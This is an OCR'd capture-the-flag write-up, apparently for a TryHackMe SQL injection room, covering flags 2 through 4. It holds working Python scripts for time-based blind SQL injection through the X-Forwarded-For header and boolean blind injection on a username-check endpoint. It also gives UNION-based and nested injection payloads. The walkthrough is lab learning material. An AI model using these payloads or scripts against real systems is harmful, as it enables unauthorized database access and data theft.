
- Now there is hint for flag 2. After reading the terms & conditions I have no idea what they are saying so I just googled everything they're saying




- After some hell lot of reading I found this stack-overflow article



- So the `Host` Header tells the webserver which *virtual host* to use.
- So I searched `http header sqli`.
  - https://resources.infosecinstitute.com/topic/sql-injection-http-headers/
  - https://medium.com/@frostnull/sql-injection-through-user-agent-44a1150f6888

- After some research looks like a time based attack will work.
    - https://outpost24.com/blog/X-forwarded-for-SQL-injection
    - https://security.stackexchange.com/questions/160434/manually-exploiting-blind-sql-injection-in-select-statement-in-x-forwarded-for-h
    - https://portswigger.net/web-security/host-header/exploiting
- Payloads
    - https://github.com/payloadbox/sql-injection-payload-list
    - https://beaglesecurity.com/blog/vulnerability/time-based-blind-sql-injection.html
    - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#mysql-time-based
- So we can inject here
    - 

    - 

- Let's Build the payload from here.Here is the final script


```
#!/usr/bin/python3
from sys import argv
import string
import requests
from time import time

# header = {"X-Forwarded-For" : "1' AND (SELECT 1 FROM (SELECT(SLEEP(10-(IF(SUBSTR((SELECT flag from
flag),1,1)='T',0,10)))))bAKL)-- CYEd"}
# #header = {"X-Forwarded-For" : "1' AND (SELECT 1 FROM (SELECT(SLEEP(5-(IF(1=1)))XyZk)-- CYEd"}
def main():
    try:
        ip = argv[1]
    except :
        #ip = "10.10.8.72"
        print(f"[!] Usage: {argv[0]} <ip>")
        exit(-1)
```

```python
    url = f"http://{ip}/"

    flag = "THM{FLAG2:"

    hex_chars = ['A', 'B' 'C', 'D', 'E', 'F']

    char_set = ''.join(hex_chars) + string.digits + ':' + '}'
    #print(char_set)

    print("[*] Getting the flag...")

    while '}' not in flag:
        for char in char_set:

            pos = len(flag) + 1

            header = {"X-Forwarded-For" : f"1' AND (SELECT 1 FROM (SELECT(SLEEP(5-(IF(SUBSTR((SELECT flag from flag),
{pos},1)='{char}',0,5)))))bAKL)-- CYEd"}

            start = time()
            requests.get(url, headers=header)
            end = time()
            #print(char)
            #print(r.text)

            if (end - start) > 5:
                flag += char
                print(f"flag: {flag}")
                break


    print(f"[!] Flag: {flag}")

if __name__ == "__main__":
    main()
```

language-python


- The concept is simple if we successfully execute the sql query then we'll trigger a time delay of 5 sec so any response which will take more than 5 sec. will be considered as true.
    - 

Flag 3


- If we look at the register page request we see the page is requesting with a parameter=username given
    - 

    - Let's look at the end point

- Looks like we're getting json response



- Let's try union based attack to check columns first.



- So for valid condition we'll get false response i.e. it exists
- Looks like it's not exploitable with UNION based attacks. After some trail & too many errors I got something to work with. Payload `admin' AND (SELECT SUBSTR((SELECT flag from flag),1,1)='T') -- -`. So this is basically asking for the flag column form the database flag(mentioned in the hint) and comparing one char at a time. So let's create a script to automate this.
- This is the script I wrote


```
#!/usr/bin/python3
from sys import argv
import string
import requests

try:
    ip = argv[1]
except :
    print(f"[!] Usage: {argv[0]} <ip>")
    exit(-1)

url = f"http://{ip}/register/user-check?username="

flag = "THM{FLAG"

hex_chars = ['A', 'B' 'C', 'D', 'E', 'F']

char_set = ''.join(hex_chars) + string.digits + ':' + '{' + '}'
#print(char_set)

print("[*] Getting the flag...")

while '}' not in flag:
```


```python
    for char in char_set:
        pos = len(flag) + 1
        payload = f"admin' AND (SELECT SUBSTR((SELECT flag from flag),{pos},1)='{char}') -- -"

        #print(url+payload)
        r = requests.get(url + payload)
        #print(char)
        #print(r.text)

        if("{\"available\":false}" in r.text):
            flag += char
            print(f"flag: {flag}")
            break

print(f"[!] Flag: {flag}")
```


language-python

- So this script is basically checking one char at a certain position at a time & if we get a `false` response we're adding that character to our flag string.
    - I used the `string` module comes with python to get the list of all digits & as we know the flag will contain only hexadecimals so I'm using a list of hex characters only. Also there will be `{`, `}` & `:`, so adding it to the `char_set` var then iterating untill we're hitting `}` i.e. end of the flag
    - 


Flag 4

- This one was the hardest I had to look at some hits.
- Let's target the `id` parameter of the user dir
    - 

    - Payload `1 AND 1=1 -- -` & `1 AND 1=2 -- -`
    - So we have another error based SQLi. We can also do time based attacks.
    - 



- Initial payload `2 UNION ALL SELECT 'jadu',2,3-- -`



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
- So we can leak data from column 1 & 2

-
- So table `users` column `id` `username` `password`
- ***Well, dreams, they feel real while we're in them right?*** It's a line form inception movie.
- [Inception based SQLi]

- This is the payload `2 UNION ALL SELECT "2 UNION ALL SELECT 1,flag,3,4 from flag -- - ",2,3 FROM users-- -`. It's like SQLi in SQLi.



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After doing this my brain if fried. Literally it was like hell.